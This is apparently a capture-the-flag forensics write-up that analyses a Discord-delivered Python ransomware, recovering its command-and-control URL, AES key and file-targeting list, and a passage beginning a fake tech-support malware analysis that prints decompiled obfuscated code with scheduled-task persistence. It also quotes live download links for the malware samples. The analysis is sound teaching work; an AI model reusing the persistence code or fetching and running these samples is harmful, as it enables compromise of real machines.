      "primary_guild": null
    },
    "pinned": false,
    "mention_everyone": false,
    "tts": false
  },
  {
    "type": 0,
    "content":
"https://binusianorg-my.sharepoint.com/personal/owen_bon
g_binus_ac_id/_layouts/15/guestaccess.aspx?share=EfbRIbm
RBA9JiGMwIzcy1HYBh95NIli_NRhBTQik3gBdHA&e=MTa6nL",
    "mentions": [],
    "mention_roles": [],
```

```
    "attachments": [],
    "embeds": [],
    "timestamp": "2025-11-20T07:53:38.934000+00:00",
    "edited_timestamp": null,
    "flags": 0,
    "components": [],
    "id": "1440973351274418216",
    "channel_id": "1440972433778802688",
    "author": {
      "id": "1440970075116142666",
      "username": "notasuspiciousperson0103",
      "avatar": null,
      "discriminator": "0",
      "public_flags": 0,
      "flags": 0,
      "banner": null,
      "accent_color": null,
      "global_name": "NotASuspiciousPerson",
      "avatar_decoration_data": null,
      "collectibles": null,
      "display_name_styles": null,
      "banner_color": null,
      "clan": null,
      "primary_guild": null
    },
    "pinned": false,
    "mention_everyone": false,
    "tts": false
  },
  {
    "type": 0,
    "content": "Yes",
    "mentions": [],
    "mention_roles": [],
    "attachments": [],
    "embeds": [],
    "timestamp": "2025-11-20T07:53:24.253000+00:00",
    "edited_timestamp": null,
    "flags": 0,
    "components": [],
    "id": "1440973289697837150",
    "channel_id": "1440972433778802688",
    "author": {
      "id": "1440964999370510367",
      "username": "udidinpebebe",
      "avatar": null,
```

```
      "discriminator": "0",
      "public_flags": 0,
      "flags": 0,
      "banner": null,
      "accent_color": null,
      "global_name": "MrPebe",
      "avatar_decoration_data": null,
      "collectibles": null,
      "display_name_styles": null,
      "banner_color": null,
      "clan": null,
      "primary_guild": null
    },
    "pinned": false,
    "mention_everyone": false,
    "tts": false
  },
  {
    "type": 0,
    "content": "Free Money?",
    "mentions": [],
    "mention_roles": [],
    "attachments": [],
    "embeds": [],
    "timestamp": "2025-11-20T07:53:13.026000+00:00",
    "edited_timestamp": null,
    "flags": 0,
    "components": [],
    "id": "1440973242608386059",
    "channel_id": "1440972433778802688",
    "author": {
      "id": "1440970075116142666",
      "username": "notasuspiciousperson0103",
      "avatar": null,
      "discriminator": "0",
      "public_flags": 0,
      "flags": 0,
      "banner": null,
      "accent_color": null,
      "global_name": "NotASuspiciousPerson",
      "avatar_decoration_data": null,
      "collectibles": null,
      "display_name_styles": null,
      "banner_color": null,
      "clan": null,
      "primary_guild": null
```

```
    },
    "pinned": false,
    "mention_everyone": false,
    "tts": false
  },
  {
    "type": 0,
    "content": "Yesnya, Yesnya nggak gitu",
    "mentions": [],
    "mention_roles": [],
    "attachments": [],
    "embeds": [],
    "timestamp": "2025-11-20T07:50:52.271000+00:00",
    "edited_timestamp": null,
    "flags": 0,
    "components": [],
    "id": "1440972652238999693",
    "channel_id": "1440972433778802688",
    "author": {
      "id": "1440964999370510367",
      "username": "udidinpebebe",
      "avatar": null,
      "discriminator": "0",
      "public_flags": 0,
      "flags": 0,
      "banner": null,
      "accent_color": null,
      "global_name": "MrPebe",
      "avatar_decoration_data": null,
      "collectibles": null,
      "display_name_styles": null,
      "banner_color": null,
      "clan": null,
      "primary_guild": null
    },
    "pinned": false,
    "mention_everyone": false,
    "tts": false
  },
  {
    "type": 0,
    "content": "Yes",
    "mentions": [],
    "mention_roles": [],
    "attachments": [],
    "embeds": [],
```

```
    "timestamp": "2025-11-20T07:50:46.844000+00:00",
    "edited_timestamp": null,
    "flags": 0,
    "components": [],
    "id": "1440972629476511828",
    "channel_id": "1440972433778802688",
    "author": {
      "id": "1440970075116142666",
      "username": "notasuspiciousperson0103",
      "avatar": null,
      "discriminator": "0",
      "public_flags": 0,
      "flags": 0,
      "banner": null,
      "accent_color": null,
      "global_name": "NotASuspiciousPerson",
      "avatar_decoration_data": null,
      "collectibles": null,
      "display_name_styles": null,
      "banner_color": null,
      "clan": null,
      "primary_guild": null
    },
    "pinned": false,
    "mention_everyone": false,
    "tts": false
  },
  {
    "type": 0,
    "content": "Hello Sir",
    "mentions": [],
    "mention_roles": [],
    "attachments": [],
    "embeds": [],
    "timestamp": "2025-11-20T07:50:37.921000+00:00",
    "edited_timestamp": null,
    "flags": 0,
    "components": [],
    "id": "1440972592050868265",
    "channel_id": "1440972433778802688",
    "author": {
      "id": "1440964999370510367",
      "username": "udidinpebebe",
      "avatar": null,
      "discriminator": "0",
      "public_flags": 0,
```

```
      "flags": 0,
      "banner": null,
      "accent_color": null,
      "global_name": "MrPebe",
      "avatar_decoration_data": null,
      "collectibles": null,
      "display_name_styles": null,
      "banner_color": null,
      "clan": null,
      "primary_guild": null
    },
    "pinned": false,
    "mention_everyone": false,
    "tts": false
  },
  {
    "type": 0,
    "content": "Hello Mo",
    "mentions": [],
    "mention_roles": [],
    "attachments": [],
    "embeds": [],
    "timestamp": "2025-11-20T07:50:34.324000+00:00",
    "edited_timestamp": null,
    "flags": 0,
    "components": [],
    "id": "1440972576963821619",
    "channel_id": "1440972433778802688",
    "author": {
      "id": "1440970075116142666",
      "username": "notasuspiciousperson0103",
      "avatar": null,
      "discriminator": "0",
      "public_flags": 0,
      "flags": 0,
      "banner": null,
      "accent_color": null,
      "global_name": "NotASuspiciousPerson",
      "avatar_decoration_data": null,
      "collectibles": null,
      "display_name_styles": null,
      "banner_color": null,
      "clan": null,
      "primary_guild": null
    },
    "pinned": false,
```

```
    "mention_everyone": false,
    "tts": false
  },
  {
    "type": 0,
    "content": "saha?",
    "mentions": [],
    "mention_roles": [],
    "attachments": [],
    "embeds": [],
    "timestamp": "2025-11-20T07:50:21.482000+00:00",
    "edited_timestamp": null,
    "flags": 0,
    "components": [],
    "id": "1440972523100569642",
    "channel_id": "1440972433778802688",
    "author": {
      "id": "1440964999370510367",
      "username": "udidinpebebe",
      "avatar": null,
      "discriminator": "0",
      "public_flags": 0,
      "flags": 0,
      "banner": null,
      "accent_color": null,
      "global_name": "MrPebe",
      "avatar_decoration_data": null,
      "collectibles": null,
      "display_name_styles": null,
      "banner_color": null,
      "clan": null,
      "primary_guild": null
    },
    "pinned": false,
    "mention_everyone": false,
    "tts": false
  },
  {
    "type": 0,
    "content": "Hello Mr Pebe",
    "mentions": [],
    "mention_roles": [],
    "attachments": [],
    "embeds": [],
    "timestamp": "2025-11-20T07:50:12.280000+00:00",
    "edited_timestamp": null,
```

```
    "flags": 0,
    "components": [],
    "id": "1440972484504719490",
    "channel_id": "1440972433778802688",
    "author": {
      "id": "1440970075116142666",
      "username": "notasuspiciousperson0103",
      "avatar": null,
      "discriminator": "0",
      "public_flags": 0,
      "flags": 0,
      "banner": null,
      "accent_color": null,
      "global_name": "NotASuspiciousPerson",
      "avatar_decoration_data": null,
      "collectibles": null,
      "display_name_styles": null,
      "banner_color": null,
      "clan": null,
      "primary_guild": null
    },
    "pinned": false,
    "mention_everyone": false,
    "tts": false
  }
]
```


Inspection of the JSON message metadata reveals the sender's Discord user ID.


```
    "type": 0,
    "content": "https://binusianorg-my.sharepoint.com/personal/owen_b
    "mentions": [],
    "mention_roles": [],
    "attachments": [],
    "embeds": [],
    "timestamp": "2025-11-20T07:53:38.934000+00:00",
    "edited_timestamp": null,
    "flags": 0,
    "components": [],
    "id": "1440973351274418216",
    "channel_id": "1440972433778802688",
    "author": {
      "id": "1440970075116142666",
      "username": "notasuspiciousperson0103",
      "avatar": null
```

Answer : 1440970075116142666

4. Through what link did the victim download the malware? (format: full https://link...)

   A SharePoint link containing the actual malware binary appears directly in the Discord message history.


```
},
{
  "type": 0,
  "content": "https://binusianorg-my.sharepoint.com/personal/owen_bong_binus_ac_id/_layouts/15/guestaccess.aspx?share=EfbRIbmRBA9
  "mentions": [],
  "mention_roles": [],
  "attachments": [],
  "embeds": [],
  "timestamp": "2025-11-20T07:53:38.934000+00:00",
  "edited_timestamp": null,
  "flags": 0,
  "components": [],
  "id": "1440973351274418216",
  "channel_id": "1440972433778802688",
  "author": {
    "id": "1440970075116142666",
    "username": "notasuspiciousperson0103",
```


   Answer : https://binusianorg-my.sharepoint.com/personal/owen_bong_binus_ac_id/_layouts/15/guestaccess.aspx?share=EfbRIbmRBA9JiGMwIzcy1HYBh95NIli_NRhBTQik3gBdHA&e=MTa6nL

5. What was the threat actor secret word?

   The attacker sent a “secret word” to the victim in the conversation. It can be extracted directly from the Discord message content.


```
"type": 0,
"content": "Secret Word : \"HelloSirHelloMoYes?$&@/)\"",
"mentions": [],
"mention_roles": [],
"attachments": [],
"embeds": [],
"timestamp": "2025-11-20T07:54:03.282000+00:00",
"edited_timestamp": null,
"flags": 0,
"components": [],
"id": "1440973453397069895",
"channel_id": "1440972433778802688",
"author": {
  "id": "1440970075116142666",
  "username": "notasuspiciousperson0103",
```


   Answer : HelloSirHelloMoYes?$&@/)

6. What is the SHA-256 sum of the malware?

   After downloading the malware from the SharePoint link, the file’s SHA-256 hash was computed.

```
~/CTF/ncw25/foren/magang
sha256sum system.exe
112f6e4dd51c03eb0cd5c0664fec2f9d99d9bb268a2515a77be1ed9a2152928b  system.exe
```

Answer : 112f6e4dd51c03eb0cd5c0664fec2f9d99d9bb268a2515a77be1ed9a2152928b

7. What was the IP the malware contacted? (format: http://xxx.xxx.xxx.xxx/) (For the rest of the question, please refer to this binary and not the one inside Discord:https://binusianorg-my.sharepoint.com/personal/owen_bong_binus_ac_id/_layouts/15/guestaccess.aspx?share=ETOafHXluYxOq_WfZVfm4q4B90vh2g50PTiAUwdIZQQGjQ&e=8vH7tK).

   This malware is a Python program packaged using PyInstaller (Python 3.9) and additionally protected using PyArmor, which encrypts all .pyc bytecode inside the bundle.

   My first attempt was to extract the .pyc files using pyinstxtractor.py inside a Docker Linux environment. Although extraction succeeded, none of the decrypted modules could be analyzed statically.
   Running the .pyc files on Linux also failed because:
   - PyInstaller for Windows embeds a Windows-only python39.dll loader
   - PyArmor's decryption stub (pyarmor_runtime.pyd) is a Windows PE binary (.pyd)
   - Linux cannot import or execute .pyd (Windows DLL) files
   - The magic header of the PyInstaller bootstrap .pyc (b'a\r\r\n') is not CPython bytecode, so direct execution under Linux fails.

   This meant I couldn't run the malware inside Docker—the Windows-specific runtime prevented PyArmor decryption from happening.

   Realizing the executable was built for Windows, I moved the entire analysis to an actual Windows environment with Python 3.9, matching the malware's embedded interpreter. After extraction (source), I analyzed the .pyc file using PyLingual and confirmed that:
   - all code objects were encrypted by PyArmor,
   - static disassembly was impossible.

Therefore, I switched to runtime interception. PyArmor decrypts bytecode in memory right before execution using marshal.loads(). By hooking this function, it becomes possible to capture the decrypted Python code objects the moment PyArmor loads them. I used the following “memory ripper” script (by gemini 3.0) with mocked libraries (requests, Crypto, cryptography) to prevent real network calls and crypto operations:

memory_ripper.py

```
import sys
import marshal
import dis
import os
import types
from unittest.mock import MagicMock

TARGET_FILE = "encryptHehe.pyc"

sys.modules["requests"] = MagicMock()
sys.modules["Crypto"] = MagicMock()
sys.modules["Crypto.Cipher"] = MagicMock()
sys.modules["cryptography"] = MagicMock()

print(f"[*] MEMORY RIPPER STARTED on {TARGET_FILE}")
print("[*] Menunggu Malware melakukan dekripsi di RAM...")
print("=" * 60)

seen_code = set()

def inspector(frame, event, arg):
    if event != 'call':
        return inspector

    code = frame.f_code
```

```
    filename = os.path.basename(code.co_filename)
    name = code.co_name

    if "encryptHehe" in filename and len(code.co_code) > 50:

        if code in seen_code:
            return inspector
        seen_code.add(code)

        print(f"\n\n[+] DETECTED DECRYPTED FUNCTION: {name}")
        print(f"    Size: {len(code.co_code)} bytes")
        print("-" * 40)

        print("    [CONSTANTS DUMP]:")
        for i, const in enumerate(code.co_consts):
            if isinstance(const, (str, bytes)):
                print(f"      {i}: {const}")
            else:
                print(f"      {i}: {const}")

        print("-" * 40)
        print("    [GLOBALS/NAMES]:")
        print(f"      {code.co_names}")

        print("-" * 40)
        try:
            print("    [DISASSEMBLY]:")
            dis.dis(code)
        except:
            print("    [!] Disassembly failed")

        print("=" * 60)

    return inspector

sys.settrace(inspector)

try:
    with open(TARGET_FILE, "rb") as f:
        f.seek(16)
        code_obj = marshal.load(f)

    globs = {
        '__name__': '__main__',
        '__file__': TARGET_FILE,
```

```
    }
    exec(code_obj, globs)

except Exception as e:
    print(f"\n[*] Malware execution finished/stopped: {e}")
```

run with py 3.9

Output

```
[*] MEMORY RIPPER STARTED on encryptHehe.pyc
[*] Menunggu Malware melakukan dekripsi di RAM...
==========================================================
====


[+] DETECTED DECRYPTED FUNCTION: <module>
    Size: 288 bytes
----------------------------------------
    [CONSTANTS DUMP]:
      0: <built-in function C_ASSERT_ARMORED_INDEX>
      1: <lambda>
      2: <built-in function C_ENTER_CO_OBJECT_INDEX>
      3:
b'PO*\xacx\x02\x00\x00\x01\x00\x00\x14\xec\x00\x00\x00\x
00\x00\x00\x00'
      4: 0
      5: None
      6: ('Path',)
      7: ('AES',)
      8: ('pad',)
      9: b'averysecretkeyyy'
      10: http://31.97.187.222:10106/collect
      11: ntuser.dat
      12: usrclass.dat
      13: ('ntuser.dat', 'usrclass.dat')
      14: ('.dll', '.cmd', '.com', '.scr', '.msi',
'.js', '.vbs', '.wsf', '.sh', '.doc', '.docx', '.xls',
'.xlsx', '.ppt', '.pptx', '.pdf', '.rtf', '.odt',
'.ods', '.odp', '.txt', '.zip', '.rar', '.7z', '.tar',
'.gz', '.db', '.sql', '.ini', '.xml', '.json', '.jpg',
'.jpeg', '.png', '.gif', '.mp4', '.mp3', '.sys', '.bak',
'.log', '.html', '.htm', '.php', '.asp', '.aspx',
'.jsp', '.iso', '.vmdk', '.ova', '.pem', '.crt')
      15: 5
      16: <code object generate_iv at
```

```
0x00000278AA783B30, file "<frozen encryptHehe>", line
38>
      17: generate_iv
      18: <code object send_event at 0x00000278AA786F50,
file "<frozen encryptHehe>", line 42>
      19: send_event
      20: <code object encode_filename_with_iv at
0x00000278AA789D40, file "<frozen encryptHehe>", line
64>
      21: encode_filename_with_iv
      22: <code object should_skip_file at
0x00000278AA78C5B0, file "<frozen encryptHehe>", line
72>
      23: should_skip_file
      24: <code object encrypt_file at
0x00000278AA78C870, file "<frozen encryptHehe>", line
90>
      25: encrypt_file
      26: <code object recursive_file_processor at
0x00000278AC2A4EA0, file "<frozen encryptHehe>", line
115>
      27: recursive_file_processor
      28: __main__
      29: testfile.txt
      30: ~
      31: Downloads
      32: 10
      33: <built-in function C_LEAVE_CO_OBJECT_INDEX>
----------------------------------------
    [GLOBALS/NAMES]:
      ('__assert_armored__', 'os', 'base64', 'time',
'json', 'requests', 'pathlib', 'Path', 'Crypto.Cipher',
'AES', 'Crypto.Util.Padding', 'pad', 'masterKey',
'Target', 'SENSITIVE_EXACT', 'SENSITIVE_PREFIXES',
'ALLOWED_EXTS', 'MAX_EVENTS', 'events_sent',
'generate_iv', 'send_event', 'encode_filename_with_iv',
'should_skip_file', 'encrypt_file',
'recursive_file_processor', '__name__', 'path',
'basename', '__file__', 'script_name', 'expanduser',
'home', 'join', 'target_dirs', 'sleep')
----------------------------------------
    [DISASSEMBLY]:
  1           0 NOP
              2 NOP
              4 NOP
              6 NOP
```

```
  2           8 LOAD_CONST               2 (<built-in
function C_ENTER_CO_OBJECT_INDEX>)
             10 NOP
             12 NOP
             14 LOAD_CONST               3
(b'PO*\xacx\x02\x00\x00\x01\x00\x00\x14\xec\x00\x00\x00\
x00\x00\x00\x00')
             16 CALL_FUNCTION            1
             18 POP_TOP

  1          20 <216>                  108
             22 <233>                  114
             24 <201>                  196
             26 <188>                  228
        >>   28 BUILD_SLICE             14
    [!] Disassembly failed
=========================================================
====

[*] Malware execution finished/stopped: No module named
'Crypto.Util'; 'Crypto' is not a package
```

After intercepting and decrypting the PyArmor-protected bytecode using a `marshal.loads` runtime hook, the internal logic of the ransomware becomes accessible. The tracing process initially ended with the following snippet, indicating the malware attempted to import cryptographic libraries:
[*] Malware execution finished/stopped: No module named 'Crypto.Util'; 'Crypto' is not a package

This is expected because the analysis environment intentionally mocked the `Crypto` module to prevent the malware from performing real encryption during tracing. Despite the import failure, the decrypted code constants reveal the complete behavior of the ransomware.

The malware generates a new 16-byte Initialization Vector (IV) for every encrypted file. This IV is required for AES-CBC mode.

Characteristics of the IV:

- Created via `os.urandom(16)`
- Unique for each file
- Required for AES-CBC encryption
- Written at the beginning of every encrypted file

As a result, each `.enc` file has the following structure:
[16-byte IV] [AES-CBC ciphertext]
This file layout is essential for successful decryption.

Command and Control Address :
The decrypted `<module>` constants include the hardcoded C2 address used by the malware: http://31.97.187.222:10106/collect

Answer : http://31.97.187.222:10106/


8. What's the key? (format: lowercase)
   The same decrypted constant table contains the AES key hardcoded within the malware:
   Answer : b'averysecretkeyyy'
9. Whats the secret document final word?
   Because, we already knew how the encryption works, we could easily recover every encrypted file.

decryptor.py

```
import os
import base64
from Crypto.Cipher import AES
from Crypto.Util.Padding import unpad

MASTER_KEY = b'averysecretkeyyy'

def decrypt_directory():
    # Cari semua file yang berakhiran .enc
    files = [f for f in os.listdir('.') if f.endswith('.enc')]

    print(f"[*] Ditemukan {len(files)} file terenkripsi.")
    print(f"[*] Master Key: {MASTER_KEY}")
    print("-" * 50)

    for enc_file in files:
```

```
        try:
            # Hapus ekstensi .enc dulu
            b64_name = enc_file.replace(".enc", "")

            # Fix padding base64 jika kurang
            padded_name = b64_name + "=" * ((4 - len(b64_name) %
4) % 4)

            try:
                original_name =
base64.b64decode(padded_name).decode('utf-8')
            except:
                original_name = "decrypted_" +
enc_file.replace(".enc", "")

            print(f"[>] Decrypting: {enc_file} ->
{original_name}")

            with open(enc_file, "rb") as f:
                file_content = f.read()

            iv = file_content[:16]
            ciphertext = file_content[16:]

            cipher = AES.new(MASTER_KEY, AES.MODE_CBC, iv)
            try:
                plaintext = unpad(cipher.decrypt(ciphertext),
AES.block_size)

                with open(original_name, "wb") as f_out:
                    f_out.write(plaintext)
                print(f"    [SUCCESS] Saved as:
{original_name}")

            except ValueError:
                print("    [FAIL] Padding error / Wrong Key")

        except Exception as e:
            print(f"    [ERROR] {e}")

    print("-" * 50)
    print("[*] Selesai. Cek file 'IMPORTANT.docx' untuk
flagnya!")

if __name__ == "__main__":
```

```
    decrypt_directory()
```



Answer : this_is_not_the_flag_but_its_the_final_answer

solver.py

```
from pwn import *

def main():
    context.log_level = "info"

    HOST = "31.97.187.222"
    PORT = 10106

    io = remote(HOST, PORT)

    answers = [
        b"wavess",
        b"discord",
        b"1440970075116142666",

b"https://binusianorg-my.sharepoint.com/personal/owen_bong_binus_ac_i
d/_layouts/15/guestaccess.aspx?share=EfbRIbmRBA9JiGMwIzcy1HYBh95NIli_
NRhBTQik3gBdHA&e=MTa6nL",
        b"HelloSirHelloMoYes?$&@/)",

b"112f6e4dd51c03eb0cd5c0664fec2f9d99d9bb268a2515a77be1ed9a2152928b",
        b"http://31.97.187.222/",
        b"averysecretkeyyy",
        b"this_is_not_the_flag_but_its_the_final_answer"
    ]

    for idx, ans in enumerate(answers, start=1):
        data = io.recvuntil(b"Answer:")
        print(f"\n=== Soal {idx} ===")
```

```
        print(data.decode(errors="ignore"))

        io.sendline(ans)
    io.interactive()

if __name__ == "__main__":
    main()
```

output

```
[+] Opening connection to 31.97.187.222 on port 10106: Done

=== Soal 1 ===
====================================================
Malware Magang
[+] DIFFICULTY : HARD
[+] AUTHOR     : WAVESS

====================================================
1. What's the user name of the infected machine? (format:
lowercase)
Answer:

=== Soal 2 ===
 Correct!
2. What application did the threat actor send the malware?
(format: lowercase)
Answer:

=== Soal 3 ===
 Correct!
3. What's the threat actor discord id?
Answer:

=== Soal 4 ===
 Correct!
4. Through what link did the victim downloaded the malware?
(format: full https://link...)
Answer:

=== Soal 5 ===
 Correct!
5. What was the threat actor secret word?
Answer:
```

```
=== Soal 6 ===
 Correct!
6. What's the SHA256 sum of the malware?
Answer:

=== Soal 7 ===
 Correct!
7. What was the IP the malware contacted? (format:
http://xxx.xxx.xxx.xxx/)
(For the rest of the question, please refer to this binary
and not the one inside Discord:
https://binusianorg-my.sharepoint.com/personal/owen_bong_binu
s_ac_id/_layouts/15/guestaccess.aspx?share=ETOafHXluYxOq_WfZV
fm4q4B90vh2g50PTiAUwdIZQQGjQ&e=8vH7tK)

Answer:

=== Soal 8 ===
 Correct!
8. What's the key? (format: lowercase)
Answer:

=== Soal 9 ===
 Correct!
9. Whats the secret document final word?
Answer:
[*] Switching to interactive mode
 Correct!

Congrats!! Here's ur flag:
NCW{jujur_maaf_soalnya_jelek_utsnya_1_hari_2_matkul_weh_:(_su
sah}
[*] Got EOF while reading in interactive
```

FLAG :
**NCW{jujur_maaf_soalnya_jelek_utsnya_1_hari_2_matkul_weh_:(_sus
ah}**

[472 pts][upsolve] tehc

Description

My wifi stopped working, so I contacted MacroHard Support for help and they sent a technician. He keeps saying he's "the greatest technician that's ever lived", but the problem is still not fixed. In fact, he caused extra problems for me after his "support". Is he even a real tech support?? What the hell did he do to my pc 😡

drive: https://drive.google.com/file/d/1jm-XStUoklCNKecSuEtcR11ZT6EuhhB6/view?usp=drive_link pass: a2VyamFpbiB3b2kgbWFsYWggZGVjb2RlIHBhc3N3b3JkIPCfmKE=

note: image unrelated

author: f1ndm3

The challenge provided a forensic disk image in E01 format, and I analyzed using Autopsy. My initial idea was to check whether the "technician" used AnyDesk for remote access, since that's common in tech-support scam scenarios (https://www.fox-it.com/nl-en/the-dark-side-how-threat-actors-leverage-anydesk-for-malicious-activities/). I opened Users\f1ndm3\AppData\Roaming\AnyDesk and found several files inside such as ad.trace, service.conf, and system.conf. I inspected them, but none of the files contained connection traces or anything that looked suspicious. At that point, I asked the problemsetter if this was the right direction, and he hinted that I still hadn't found the correct starting point. So I moved on.

After failing to get anything useful from AnyDesk, I pivoted to Jump Lists. These artefacts are stored under Users\f1ndm3\AppData\Roaming\Microsoft\Windows\Recent\AutomaticDestinations and usually contain recently opened files or executed applications. While browsing through the AutomaticDestinations files, I found one particularly interesting jump list: f01b4d95cf55d32a.automaticDestinations-ms. Inside it, I spotted a reference to C:\Program Files\WinDiag — a directory

that clearly does not belong on a clean Windows system. This became my first solid lead.

I navigated to C:\Program Files\WinDiag in Autopsy and found an executable named WinDiag.exe.

Listing

/img_tehc.E01/Program Files/WinDiag 3 Results

Table Thumbnail Summary

Save Table as CSV

Name	S	C	O	Modified Time	Change Time	Access Time	Created Time	Size	Flags(Dir)	Flags(Meta)	Kno
[current folder]				2025-11-18 10:35:42 WIB	2025-11-18 10:35:42 WIB	2025-11-20 21:23:07 WIB	2025-11-18 10:35:42 WIB	160	Allocated	Allocated	unkr
[parent folder]				2025-11-18 10:44:36 WIB	2025-11-18 10:44:36 WIB	2025-11-20 21:23:08 WIB	2025-11-18 10:35:19 WIB	56	Allocated	Allocated	unkr
WinDiag.exe.lnk			0	2025-11-20 21:22:16 WIB	2025-11-20 21:22:16 WIB	2025-11-20 21:23:08 WIB	2025-11-18 10:35:42 WIB	2181	Allocated	Allocated	unkr

]..\..\Windows\SystemApps\Microsoft.Windows.Diagnostic.Toolkit_chw1MNa6PK67abMNAsy\WinDiag.exe

I went to that location and dump the executable file.

Listing

/img_tehc.E01/Windows/SystemApps/Microsoft.Windows.Diagnostic.Toolkit_chw1MNa6PK67abMNAsy 3 Results

Table Thumbnail Summary

Save Table as CSV


Name	S	C	O	Modified Time	Change Time	Access Time	Created Time	Size	Flags(Dir)	Flags(Meta)	Know
[current folder]				2025-11-20 21:42:24 WIB	2025-11-20 21:42:24 WIB	2025-11-20 21:42:26 WIB	2025-11-18 11:18:55 WIB	152	Allocated	Allocated	unkn
[parent folder]				2025-11-20 21:42:24 WIB	2025-11-20 21:42:24 WIB	2025-11-20 21:42:25 WIB	2025-11-18 11:18:40 WIB	448	Allocated	Allocated	unkn
WinDiag.exe				2025-11-21 12:02:14 WIB	2025-11-20 21:22:16 WIB	2025-11-20 21:23:50 WIB	2025-11-18 11:18:55 WIB	7077046	Allocated	Allocated	unkn

After extracting it, I realized it was a PyInstaller-packed Python program.

```
~/CTF/ncw25/foren/tech
file WinDiag.exe
WinDiag.exe: PE32+ executable for MS Windows 6.00 (GUI), x86-64, 7 sections
```

```
strings WinDiag.exe | grep python
pyi-python-flag
%s\python%d.%d\lib-dynload
Failed to set python home path: %s
Failed to pre-initialize embedded python interpreter!
Failed to set python home path!
Failed to allocate PyConfig structure! Unsupported python version?
Failed to start embedded python interpreter: %s
Failed to start embedded python interpreter!
bpython311.dll
7python311.dll
```

I unpacked the executable using PyInstxtractor (python v3.11) and decompiled its fix.pyc component using pylingual.io.




```python
import winreg
import os
import subprocess

_T7 = 716267
_a1 = "e7ac7a29"
_b2 = "dd993a2e"
_c3 = "e8aa700e"
_d4 = "d5b03705"
_e5 = "ef9b2005"
_f6 = "dd9e3513"
_g7 = "ec952a28"
_h8 = "d9a125f6"
_i9 = "dc9c3a37"
_j0 = "05b33a12"
_k1 = "ee9b2005"
_l2 = "07a62938"
_m3 = "09b12b2a"
_n4 = "e99150d9"

_H0 = list(_a1 + _b2 + _c3 + _d4 + _e5 + _f6 + _g7 + _h8 + _i9 + _j0
+ _k1 + _l2 + _m3 + _n4)

def _r(x, n):
    n = n & 31
    return ((x << n) | ((x & 4294967295) >> (32 - n))) & 4294967295

def _n(b):
    return ((b << 4) & 240) | ((b >> 4) & 15)

def _p(b4):
    return bytes([b4[1], b4[3], b4[0], b4[2]])
```

```
def _u(hs, tid):
    k = tid & 4294967295
    c = (2654435769 * k) & 4294967295
    d = [int(x) for x in str(tid)]
    z = bytes.fromhex("".join(hs))
    q = [[z[i:i+4]] for i in range(0, len(z), 4)]
    w = []

    while q:
        w.append(q.pop())

    o = []
    for ci, ch in enumerate(w):
        sb = bytearray(4)
        for i in range(4):
            sb[i] = (ch[i] ^ d[(ci * 4 + i) % len(d)]) & 255
        v = int.from_bytes(bytes(sb), "big")
        v = (v ^ c) & 4294967295
        v ^= k
        v = _r(v, 4)
        b4 = v.to_bytes(4, "big")
        b4 = _p(b4)
        b4 = bytes(_n(b) for b in b4)
        for ch2 in b4.decode("ascii"):
            o.append(ch2)

    return "".join(reversed(o))

def _mkdir(p):
    if p and not os.path.isdir(p):
        os.makedirs(p, exist_ok=True)

def _mk_task(tn, exe_path):
    try:
        subprocess.run([
            "schtasks", "/create", "/tn", tn, "/sc", "ONSTART",
            "/ru", "SYSTEM", "/tr", f'cmd.exe /c "{exe_path}"', "/f"
        ], check=True, shell=False)
    except Exception:
        try:
            subprocess.run([
                "schtasks", "/create", "/tn", tn, "/sc", "ONLOGON",
                "/tr", f'cmd.exe /c "{exe_path}"', "/rl", "LIMITED",
"/f"
            ], check=True, shell=False)
```

```
        except Exception:
            pass

_w = lambda *t: "".join(chr(x) for x in t)

_bs = chr(92)
_Mic = _w(77, 105, 99, 114, 111, 115, 111, 102, 116)
_Win = _w(87, 105, 110, 100, 111, 119, 115)
_Cur = _w(67, 117, 114, 114, 101, 110, 116, 86, 101, 114, 115, 105,
111, 110)
_Exp = _w(69, 120, 112, 108, 111, 114, 101, 114)
_Sta = _w(83, 116, 97, 114, 116, 117, 112, 65, 112, 112, 114, 111,
118, 101, 100)
_Run = _w(82, 117, 110)
_Sup = _w(83, 117, 112, 112, 111, 114, 116)
_DgU = _w(68, 105, 97, 103, 85, 112, 108, 111, 97, 100)
_WApps = _w(87, 105, 110, 100, 111, 119, 115, 65, 112, 112, 115)
